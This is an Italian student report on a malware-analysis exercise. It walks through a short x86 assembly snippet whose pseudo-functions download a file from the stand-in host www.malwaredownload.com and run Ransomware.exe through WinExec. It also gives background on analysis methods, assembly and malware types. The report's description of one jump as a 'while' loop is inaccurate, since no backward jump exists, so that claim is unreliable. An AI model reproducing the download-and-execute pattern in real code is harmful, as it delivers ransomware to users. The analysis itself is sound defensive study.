Report Progetto
S11 L5
Giulia Salani

INDICE

TRACCIA

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI=www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFAB	call	WinExec()	; pseudo funzione

APPROFONDIMENTO

MALWARE ANALYSIS

MALWARE ANALYSIS: DEFINIZIONE

La malware analysis è il **processo di analisi approfondita dei malware**, un software dannoso progettato per danneggiare o infiltrarsi in sistemi informatici. Questa pratica coinvolge **l'esame del codice sospetto per comprendere il suo comportamento, le tecniche di evasione e i danni potenziali**. Per svolgerla si utilizzano strumenti e tecniche come l'analisi statica e dinamica, studiando il malware in un ambiente controllato senza compromettere i sistemi reali.

MALWARE ANALYSIS: METODOLOGIE

Esistono diverse tipologie di analisi del malware. Vediamo le principali:

Analisi Statica	Esamina il codice sorgente o binario senza eseguirlo, identificando firme, stringhe, e pattern. Esamina inoltre la struttura del file, inclusi header e sezioni, per comprendere la composizione del malware.
Analisi Dinamica	Prevede l'esecuzione del malware in un ambiente isolato per osservare il suo comportamento senza compromettere il sistema reale. Registra le attività del malware, inclusi file creati, connessioni di rete e modifiche al registro.
Analisi Comportamentale	Analizza i modelli di comportamento del malware, come la propagazione, la comunicazione e le azioni dannose. Identifica comportamenti anomali rispetto al normale funzionamento del sistema.
Analisi delle Correlazioni	Ricerca relazioni tra diverse istanze di malware o tra malware e campagne di attacco. Traccia il percorso seguito dal malware attraverso la rete o i sistemi.
Analisi della Rete	Esamina le comunicazioni di rete del malware per identificare eventuali comandi e controlli remoti. Identifica pattern o protocolli insoliti che possono indicare attività dannose.

Analisi dei Protocolli di Comunicazione	Analizza le interazioni tra il malware e i server di comando e controllo. Studia i protocolli di comunicazione specifici impiegati dal malware.
Analisi Forense	Indaga sulle tracce lasciate dal malware nei log e nei file di sistema. Cerca di recuperare dati e informazioni compromessi o danneggiati dal malware.

Nel caso del Progetto di oggi eseguiremo un'analisi statica basica perché non eseguiremo il codice ma ci limiteremo ad analizzarlo (senza l'utilizzo di tool).

ANALISI STATICA BASICA

L'analisi statica basica di un malware **coinvolge l'esame delle caratteristiche del codice senza eseguirlo**. Questo include l'ispezione del file binario per identificare firme, stringhe sospette, funzioni crittografiche e altro. Altre tipologie di analisi includono l'analisi dinamica, che coinvolge l'esecuzione del malware in un ambiente controllato per osservare il suo comportamento, ma anche l'analisi comportamentale e di rete.

MA, NELLO SPECIFICO, COSA ANDREMO AD ANALIZZARE?

Durante l'analisi di un malware, l'analista non ha a disposizione il codice con cui quel malware è stato scritto, ma soltanto il suo file eseguibile. Fortunatamente esistono i **DISASSEMBLER**, tool con i quali è possibile tradurre le azioni che compiono i processori in codice. Questo codice è **ASSEMBLY**.

CODICE ASSEMBLY

CODICE ASSEMBLY: DEFINIZIONE

Il codice assembly è un **linguaggio di programmazione a basso livello** che **rappresenta le istruzioni eseguite direttamente da una CPU**. Ogni istruzione assembly corrisponde generalmente a una singola istruzione di macchina, rendendo il codice assembly più vicino all'hardware rispetto ai linguaggi di programmazione di alto livello. Questo linguaggio è specifico per una certa architettura hardware.

Nel contesto della malware analisi, il codice assembly è essenziale perché **fornisce una visione dettagliata del funzionamento interno di un malware**. L'analisi del codice assembly aiuta a identificare le tecniche di evasione, a individuare le vulnerabilità sfruttate e a sviluppare contromisure di sicurezza.

CODICE ASSEMBLY: GRAMMATICA

Prima di approfondire le principali istruzioni di Assembly, occorre definire tre concetti fondamentali per la comprensione di questo particolare linguaggio.

MEMORIA

La memoria è utilizzata per conservare dati e istruzioni del programma. L'accesso alla memoria può essere diretto (usando indirizzi specifici) o indiretto (usando registri o altri indirizzi calcolati).

REGISTRI

I registri sono piccole aree di memoria all'interno del processore. Vengono utilizzati per conservare dati temporanei durante l'esecuzione del programma. Possono essere general purpose (ad esempio, EAX, EBX) o specializzati (come l'Instruction Pointer - IP).

FLAG

I flag sono bit speciali nel registro dei flag che riflettono lo stato del processore dopo un'operazione. Comuni flag includono il flag zero (Z) che indica se il risultato di un'operazione è zero, il carry flag (C) che gestisce il riporto nelle operazioni aritmetiche, e così via.
Vengono utilizzati per il controllo del flusso del programma attraverso istruzioni condizionali.

RIASSUMENDO

In sintesi, la memoria conserva le informazioni, i registri gestiscono i dati e i flag tengono traccia delle condizioni dell'esecuzione. Tutti questi componenti collaborano per eseguire istruzioni assembly e controllare il flusso del programma.

Vediamo ora quali sono i punti principali della grammatica del codice Assembly su cui lavoreremo in questo progetto (ovvero, per architettura x86).

Spostamento dei Dati	**mov**: Trasferisce dati da una sorgente a una destinazione.
Aritmetica e logica	**add, sub, mul, div**: Eseguono operazioni aritmetiche. **and, or, xor, not**: Effettuano operazioni logiche bit a bit.
Controllo del flusso	**jmp**: Salta incondizionatamente a una posizione specifica. **je** (Jump if Equal), jne (Jump if Not Equal), jz (Jump if Zero), **jnz** (Jump if Not Zero): Salto condizionale basato su confronti. **call**: Chiama una procedura o una funzione. **ret**: Ritorna da una chiamata di procedura.
Strutture di controllo	**cmp**: Compara due operandi e imposta i flag di stato.

	test: Esegue un'operazione AND tra due operandi, imposta i flag di stato senza memorizzare il risultato.
Stack	**push**: Inserisce un valore nello stack. **pop**: Estrae un valore dallo stack.
Indirizzamento ed accesso alla memoria	**[ ]:** Indirizzamento diretto alla memoria. **mov eax, [ebx]**: Carica il contenuto della memoria all'indirizzo in EBX nel registro EAX.
Stringhe	**rep**: Utilizzato con alcune istruzioni per eseguire operazioni su stringhe di dati ripetutamente.
Interruzioni	**int**: Genera un'interruzione software.
Direttive dell'assembler	**.data, .text, .bss**: Definiscono sezioni di dati, codice o segmenti non inizializzati.

TIPOLOGIE DI MALWARE

A seconda delle azioni che compiono e dei loro obiettivi, i malware possono essere suddivisi in diverse categorie:

Virus	Si aggancia a file eseguibili e si replica quando il file viene eseguito. Può danneggiare o alterare i file, nonché diffondersi ad altri programmi e sistemi. Obiettivo: Distruzione dei dati e diffusione.
Worm	Si diffonde autonomamente attraverso reti, sfruttando vulnerabilità di sicurezza. Non richiede un file ospite per propagarsi. Obiettivo: Diffusione rapida, spesso per scopi di raccolta di informazioni o danni.

Trojan	Si maschera da software legittimo, inducendo l'utente a installarlo. Può consentire l'accesso remoto al sistema, rubare dati o aprire backdoor. Obiettivo: Inganno e furti di informazioni.
Adware	Mostra pubblicità indesiderate, spesso in modo invadente. Può essere integrato in software legittimi. Obiettivo: Generare entrate pubblicitarie o promuovere prodotti.
Spyware	Monitora e raccoglie segretamente informazioni sugli utenti, come le attività online, le password o le informazioni personali. Obiettivo: Raccolta di informazioni senza il consenso dell'utente.
Ransomware	Crittografa i dati dell'utente e richiede un riscatto per ripristinarli. Può bloccare completamente l'accesso al sistema. Obiettivo: Estorsione finanziaria.
Rootkit	Si nasconde nella root del sistema operativo, mascherando la sua presenza e fornendo accesso privilegiato. Obiettivo: Nascondere altre attività malevole, spesso permettendo l'accesso non autorizzato al sistema.
Botnet	Una rete di computer infettati, controllati da un attaccante. I computer possono essere utilizzati per attività dannose, come attacchi DDoS. Obiettivo: Controllo remoto e coordinamento di risorse distribuite.
Keylogger	Registra segretamente la tastiera dell'utente, catturando informazioni come password e dati sensibili. Obiettivo: Furto di informazioni di accesso.

SVOLGIMENTO

ANALISI PASSO A PASSO DEL CODICE

Anche se non esplicitamente richiesto in consegna, iniziamo da un'analisi passo a passo delle istruzioni del codice.

TABELLA 1:

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	

Salva il valore 5 nel registro EAX.

Locazione	Istruzione	Operandi	Note
00401044	mov	EBX, 10	

Salva il valore 10 nel registro EBX.

Locazione	Istruzione	Operandi	Note
00401048	cmp	EAX, 5	

Confronta il valore 5 con il registro EAX.

Locazione	Istruzione	Operandi	Note
0040105B	jnz	loc 0040BBA0	; tabella 2

Se il precedente confronto dà esito negativo, salta all'indirizzo loc 0040BBA0. Altrimenti il programma prosegue.

Locazione	Istruzione	Operandi	Note
0040105F	inc	EBX	

Incrementa di 1 EBX.

Locazione	Istruzione	Operandi	Note
00401064	cmp	EBX, 11	

Confronta il valore 11 con il registro EBX.

Locazione	Istruzione	Operandi	Note
00401068	jz	loc 0040FFA0	; tabella 3

Se il precedente confronto dà esito positivo, salta all'indirizzo loc 0040FFA0.

TABELLA 2:

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI=www.malwaredownload.com

Salva EDI nel registro EAX, quindi salva l'url nel registro EAX.

Locazione	Istruzione	Operandi	Note
0040BBA4	push	EAX	; URL

Carica nello stack il valore di EAX, quindi carica nello stack l'url indicato in precedenza. Questo è un parametro della funzione che viene chiamata alla riga successiva.

Locazione	Istruzione	Operandi	Note
0040BBA8	call	DownloadToFile()	; pseudo funzione

Chiama la funzione DownloadToFile(), che scarica un file dall'url salvato come parametro.

TABELLA 3:

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe

Salva il valore di EDI nel registro EDX. Il valore di EDI è il path indicato nella quarta colonna, ovvero il path dell'eseguibile di un ransomware.

Locazione	Istruzione	Operandi	Note
0040FFA4	push	EDX	; .exe da eseguire

Carica nello stack il valore di EDX, quindi carica nello stack il path all'eseguibile indicato in precedenza.

Locazione	Istruzione	Operandi	Note
0040FFAB	call	WinExec()	; pseudo funzione

Chiama la funzione WinExec() che esegue il file eseguibile al path indicato nel parametro.

QUESITO 1

Spiegate, motivando, quale salto condizionale effettua il Malware

Il codice contiene due salti condizionali: jnz e jz.

- jnz: Sta per "jump if not zero" (salta se non zero). Questo comando fa effettuare al programma un salto condizionale solo se il flag "zero" (ZF) non è impostato, indicando che il risultato di un'operazione precedente non è zero.

- jz: Sta per "jump if zero" (salta se zero). Questo comando fa effettuare un salto condizionale solo se il flag "zero" (ZF) è impostato, indicando che il risultato di un'operazione precedente è zero.

Vediamoli nel dettaglio.

ANALISI PRIMO SALTO:

Locazione	Istruzione	Operandi	Note
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2

- cmp EAX, 5 → effettua un confronto fra il registro EAX e il valore 5;
- jnz loc 0040BBA0 → comunica al programma di saltare all'indirizzo indicato se la condizione precedente non è soddisfatta (quindi se EAX è diverso da 5);
- poiché EAX è uguale a 5, il salto non avviene;
- il programma continua con loc 0040105F.


ANALISI SECONDO SALTO:

Locazione	Istruzione	Operandi	Note
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

- cmp EBX, 11 → effettua un confronto fra il registro EBX e il valore 11;
- jz loc 0040FFA0 → comunica al programma di saltare all'indirizzo indicato se la condizione precedente è soddisfatta (quindi se EBX è uguale a 11);
- poiché EBX è uguale a 11, il salto avviene;
- il programma salta a 0040FFA0 (tabella 3).

QUESITO 2

Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.



QUESITO 3

Quali sono le diverse funzionalità implementate all'interno del Malware?

Il malware contiene due costrutti riconoscibili e due funzioni:

- un costrutto if/else;
- un costrutto ciclo while;
- due funzioni;

COSTRUTTO IF/ELSE:

Locazione	Istruzione	Operandi	Note
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2

Si tratta di un costrutto if/else perché "cmp" stabilisce la condizione (EAX uguale a 5) e jnz dà istruzioni al programma su come procedere sulla base della condizione.

COSTRUTTO WHILE:

Locazione	Istruzione	Operandi	Note
0040105F	inc	EBX	
00401064	cmp	EBX, 11	

00401068	jz	loc 0040FFA0	; tabella 3

In questo caso, siamo in presenza di un costrutto WHILE perché oltre alla condizione stabilita da cmp e l'istruzione indicata descritta da jz c'è un incremento (inc EBX).

FUNZIONE 1:

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI=www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

La funzione è DownloadToFile(): esegue il download di un file, accetta come parametro l'URL a cui collegarsi per scaricarlo.

FUNZIONE 2:

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFAB	call	WinExec()	; pseudo funzione

La funzione è WinExec(): esegue un file, accetta come parametro il path del file eseguibile.

QUESITO 4

Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

FUNZIONE 1:

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI=www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

I passaggi sono 3:

1. Come prima cosa, viene salvato il valore di EDI nel registro EAX. EDI corrisponde all'URL www.malwaredownload.com;
2. Successivamente, il valore del registro EAX viene salvato nello stack con l'istruzione push;
3. A questo punto viene chiamata la funzione che scarica il file.

FUNZIONE 2:

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFAB	call	WinExec()	; pseudo funzione

1. Come prima cosa, viene salvato il valore di EDI nel registro EDX. EDI corrisponde al path C:\Program and Settings\Local User\Desktop\Ransomware.exe;
2. Successivamente, il valore del registro EDX viene salvato nello stack con l'istruzione push;
3. Poi viene chiamata la funzione WinExec() che esegue Ransomware.exe.

CONCLUSIONI

Analizzando le funzioni contenute dal codice, possiamo notare che viene eseguito un file dal nome **Ransomware.exe** (ricordiamo che il ransomware crittografa i dati dell'utente e richiede un riscatto per ripristinarli).

Notiamo anche che il malware contiene una parte di codice per cui potrebbe collegarsi ad un determinato URL e scaricare un file: possiamo dunque ipotizzare di essere di fronte ad un "**downloader**". Questo tipo di malware è progettato per infiltrarsi nei sistemi informatici e scaricare ulteriori componenti o payload dannosi da server remoti. L'obiettivo è spesso quello di ottenere un accesso persistente al sistema, installare altri malware, o eseguire azioni dannose specifiche.

Purtroppo, gli estratti di codice che abbiamo analizzato sono limitati, quindi non è possibile categorizzare con sicurezza il malware. Tuttavia, si nota come una semplice analisi statica basica, anche senza l'utilizzo di tool, ci ha permesso di comprendere il funzionamento di queste parti di codice.